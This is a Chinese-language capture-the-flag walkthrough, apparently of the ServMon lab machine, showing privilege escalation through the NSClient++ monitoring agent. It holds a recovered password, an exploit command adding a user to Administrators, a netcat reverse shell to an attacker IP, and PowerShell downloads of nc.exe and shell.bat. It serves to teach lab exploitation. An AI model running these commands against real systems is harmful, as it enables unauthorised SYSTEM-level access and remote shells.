
我们也可以通过命令来识别版本信息:
cmd /c "C:\Program Files\NSClient++\nscp.exe" web -- password --display
密码:ew2x6SsGTxjRwXOT
我们已获取了该网络应用程序的密码,并且了解到本地主机是唯一被列在允许访问列表中的条目。通过在线搜索 NSClient 相关信息,我们发现了这一涉及滥用功能的特权提升技术。本步骤中提及的软件版本为 0.5.2.35 。以下命令显示该相同软件版本已安装在目标设备上
cmd /c "C:\Program Files\NSClient++\nscp.exe" --version
Exploitation
让我们设置一个 SSH 隧道,以便从本地主机 8443 端口访问该 Web 应用

ssh -L 8443:127.0.0.1:8443 nadine@10.10.10.184导航至 https://localhost:8443 ,并使用在 ini 文件中找到的密码进行登录。

搜索漏洞


# NSClient++ 是一款具备运行外部脚本功能的监控代理工具。这一特性使得攻击者(前提是他们拥有相应权限)能够通过 NSClient++ 网络应用执行任意代码。由于它以 NT Authority\System 身份运行(默认设置),这会导致特权代码的执行。
查看当前用户组,在users组
net user nadine
执行提权,把 nadine 加到 Administrators 组
python3 exp.py -t 127.0.0.1 -P 8443 -p 'ew2x6SsGTxjRwXOT' -c 'cmd.exe /c net localgroup Administrators /add nadine' But, 要成功执行漏洞利用, exploit-db 上的文档帮助不大,而且网页界面也令人非常沮丧。它非常不稳定,使得故障排除极其困难。
我按照 NSClient 文档中 How To Run Commands 的步骤操作后成功了。这些步骤是直接与 nsclient.ini 文件交互的,但我最终也掌握了如何使用 Web 界面获得相同的结果:

- 创建 shell.bat :
\programdata\nc.exe 10.10.16.43 443 -e cmd这假设 nc.exe 位于 C:\programdata 中(我会把它放在那里),并且运行时它会通过 shell 连接到我。
- 将
nc64.exe和shell.bat上传到C:\programdata\目录。我在主机上启动了一个 Python HTTP 服务器,并使用了 PowerShell 的wget命令:
nadine@SERVMON C:\ProgramData>powershell wget http://10.10.16.43/nc64.exe -outfile nc.exe
nadine@SERVMON C:\ProgramData>powershell wget http://10.10.16.43/shell.bat -outfile shell.bat
- 在 NSClient++ GUI 中,首先我将通过单击“设置”>“外部脚本”>“脚本”,然后单击“+添加新脚本”将我的脚本与命令关联起来。


点击“添加”后, df 现在会出现在上方脚本下方,“更改”选项卡会变成红色。我可以进入“更改”并将此更改保存到磁盘配置中。这将向配置文件添加以下内容:

现在,在“日程安排”>“日程”下,我将点击“+添加新日程”按钮。我需要在这里添加两项内容。首先,我将编辑该部分以添加新名称,然后将其间隔设置为 10 秒:

点击“添加”后,我会修改表单,然后再点击“添加”:
